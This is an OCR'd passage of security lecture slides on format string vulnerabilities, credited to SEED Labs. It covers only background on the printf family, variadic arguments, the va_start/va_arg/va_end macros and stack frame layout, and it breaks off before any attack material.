Format String Vulnerability

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
Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

Printf()

- Printf() used to print out a string according to a format
- The first argument is called format string
- Other functions include sprintf, fprintf …



SYNOPSIS top


```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>
```

Variable Number of Arguments

```
#include <stdio.h>

int main()
{
    int i=1, j=2, k=3;

    printf("Hello World \n");
    printf("Print 1 number:  %d\n", i);
    printf("Print 2 numbers: %d, %d\n", i, j);
    printf("Print 3 numbers: %d, %d, %d\n", i, j, k);
}
```

How To Access Optional Arguments

- Printf() uses some macros to access optional arguments
  - Va_start
  - Va_arg
  - Va_end



```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                                  ①

  va_start(ap, Narg);                          ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));           ③
    printf("%f\n", va_arg(ap, double));        ④
  }
  va_end(ap);                                  ⑤
}
```

Initialize va_list

- The stack frame when calling myprint(2,2,3.5,3,4.5)
  - All arguments are pushed on the stack




图 6.1: 栈帧的布局：myprint(2，2，3.5，3，4.5)


Initialize va_list

- Va_start: compute the start address of va_list based on its second argument.

- void va_start(va_list *ap*, *last*)

  - The va_start() macro initializes **ap** for subsequent use by va_arg() and va_end(), and must be called first.


  - The argument last is the name of the last argument before the variable argument list, that is, the last argument of which the calling function knows the type.



```
va_start(ap, Narg);                    ②
```

Move va_list


- *type* **va_arg(va_list** *ap*, *type*)
  - The va_arg() macro expands to an expression that has the type and value of the next argument in the call. **The argument ap is the va_list ap initialized by va_start().** Each call to va_arg() modifies ap so that the next call returns the next argument. The argument type is a type name specified so that the type of a pointer to an object that has the specified type can be obtained simply by adding a * to type.
  - Va_list moves in the stack based on the size of the second arguments



```
printf("%d  ", va_arg(ap, int));        ③
printf("%f\n", va_arg(ap, double));     ④
```

Clean up

- **void va_end(va_list *ap*);**
- Each invocation of **va_start**() must be matched by a corresponding invocation of **va_end**() in the same function. After the call **va_end(*ap*)** the variable *ap* is undefined. Multiple traversals of the list, each bracketed by **va_start**() and **va_end**() are possible. **va_end**() may be a macro or a function.




```
va_end(ap);                                      ⑤
```

Look at printf() again

- Myprintf uses Narguments to denote number of arguments, and the type of input arguments is fixed


- However, printf() uses format string for this purpose



```
#include <stdio.h>


int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

Look at printf() again

- %d: the argument is int, (the decimal form)
- %x: unsingned int, (the hexadecimal form)
- %s: string pointer
- %f: double



```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

Look at printf() again

